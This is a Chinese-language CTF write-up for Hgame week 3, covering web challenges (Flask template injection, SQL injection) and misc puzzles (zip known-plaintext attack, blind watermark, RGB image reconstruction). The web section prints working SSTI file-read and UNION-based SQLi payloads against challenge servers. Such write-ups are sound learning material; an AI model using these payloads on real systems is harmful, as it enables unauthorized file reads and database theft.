Hgame Week3 Write Up

——Li4n0

1. Web 部分

1.ngc的博客:


```
▼<div class="about" id="about">
  <p>
            hint: flag in flag!!!
        </p>
</div>
```

F12 找到 hint 提示 flag in flag， 然鹅看不懂， 直到新的 hint 放出之后，猜想这道题和 flask 框架 本身存在的漏洞有关系。 于是百度找了下 flask 的漏洞 发现一个服务端模板注入导致任意文件读取的漏洞。

首先看一下是否存在,访问:

> http://111.230.105.104:5000/%7B%7B%20''.**class**.**mro**[2].**subclasses**()%20%7D%7D

看到可访问类中是有 file 的



Oops! That page doesn't exist.

http://111.230.105.104:5000/[<type 'type'>, <type 'weakref'>, <type 'weakcallableproxy'>, <type 'weakproxy'>, <type 'int'>, <type 'basestring'>, <type 'bytearray'>, <type 'list'>, <type 'NoneType'>, <type 'NotImplementedType'>, <type 'traceback'>, <type 'super'>, <type 'xrange'>, <type 'dict'>, <type 'set'>, <type 'slice'>, <type 'staticmethod'>, <type 'complex'>, <type 'float'>, <type 'buffer'>, <type 'long'>, <type 'frozenset'>, <type 'property'>, <type 'memoryview'>, <type 'tuple'>, <type 'enumerate'>, <type 'reversed'>, <type 'code'>, <type 'frame'>, <type 'builtin_function_or_method'>, <type 'instancemethod'>, <type 'function'>, <type 'classobj'>, <type 'dictproxy'>, <type 'generator'>, <type 'getset_descriptor'>, <type 'wrapper_descriptor'>, <type 'instance'>, <type 'ellipsis'>, <type 'member_descriptor'>, <type 'file'>, <type 'PyCapsule'>, <type 'cell'>, <type 'callable-iterator'>, <type 'iterator'>, <type 'sys.long_info'>, <type 'sys.float_info'>, <type 'EncodingMap'>, <type 'fieldnameiterator'>, <type 'formatteriterator'>, <type 'sys.version_info'>, <type 'sys.flags'>, <type 'exceptions.BaseException'>, <type 'module'>, <type 'imp.NullImporter'>, <type 'zipimport.zipimporter'>, <type 'posix.stat_result'>, <type 'posix.statvfs_result'>, <class 'warnings.WarningMessage'>, <class 'warnings.catch_warnings'>, <class '_weakrefset._IterationGuard'>, <class '_weakrefset.WeakSet'>, <class '_abcoll.Hashable'>, <type 'classmethod'>, <class

那么就可以直接读取文件了，结合 hint 所说的 flag in flag，构造如下payload:

> http://111.230.105.104:5000/%7B%7B%20''.**class**.**mro**[2].**subclasses**()40.read()%20%7D%7D

可以直接读取flag

flag:hgame{skdvhdsbvadvnjVADBVS}

2. 送分的SQLi:

放几个payload吧....

> http://118.25.18.223:10068/?id=1'

> http://118.25.18.223:10068/?id=1 union select 1,2

> http://118.25.18.223:10068/?id=1 union select 1,table_name from information_schema.tables where table_schema=database()

> http://118.25.18.223:10068/?id=1 union select 1,column_name from information_schema.columns where table_schema=database() and table_name='f111aa4g'


> http://118.25.18.223:10068/?id=1 union select 1,f111aaaggg_w3 from f111aa4g

flag: hgame{Th3_e4sist_sql_injeCti0n##}

2.Misc部分:

1.bunny treasure

流量包，wireshark 打开后过滤一下，只显示 http， 发现了一个图片和一个压缩包：



访问资源对应的网址，把他们下载下来，打开压缩包，发现有密码，同时那张图片也在压缩包里，想到之前招新群里面V爷爷教我的明文攻击， 先把那张图片打个包看看 CRC32 是不是完全一样

那么可以开始明文攻击了，用AZPR的明文攻击，几秒钟就可以拿到一个没有密码的压缩包了

flag：hgame{^P1ay_H9am3_2nd_p1Ay_buNNy^}

2. 画风不一样的她

双图，用stegsolve compare 后发现有多条红线，然后就不知所措了。。。看了 hint 后去搜了一下盲水印，涨新姿势。。。。

用blind water mark 处理一下，拿到flag：

3.这是啥

下载到一个有密码的压缩包，winhex 到最后，发现一串疑似 base64，解密后拿到密码:hammernb，打开 rgb，根据rgb值还原出图片

```
def get_image():
    x = 280
    y = 280

    im = Image.new("RGB", (x, y))
    file = open('rgb')


    for i in range(0, x):
        for j in range(0, y):
            line = file.readline().replace('0', '255')
            rgb = line.split(" ")
            print(rgb[0])
            im.putpixel((i, j), (int(rgb[0]), int(rgb[1]), int(rgb[2])))

    im.show()

get_image()
```

因为原有的 rgb 值只有0 1，所以还原后一片漆黑，于是尝试把 0 换成 255，拿到一个二维码。

放到草料上解析出一个网址，访问，下载到了一个MD5命名的文件，MD5丢到cmd5上面解密，结果是:hammer666。

文件打开是一长串base64，解码后发现是zip文件的16进制ascii码，于是丢到winhex里，把压缩包保存下来，发现又有密码，果断猜想是hammer666，然后就错了.....

开始怀疑是保存压缩包有姿势问题 .....然后就.....20多个小时过去.....不行必须上张图.....

这该死的出题人又只丢给我一个带密码的压缩包，他**的到底想干嘛？

CTF比赛中经常出现这样的问题，如果不能顺利解压真的是件很抓狂的事情。

最后绝望了，不抱希望地用AZPR暴力跑.....结果一下子就出来密码:hgame....

打开压缩包拿出假flag，然后去找ngc换真flag。

PS:

这周Web只做出两道题，菜得不行了，还是滚去老老实实的学习.....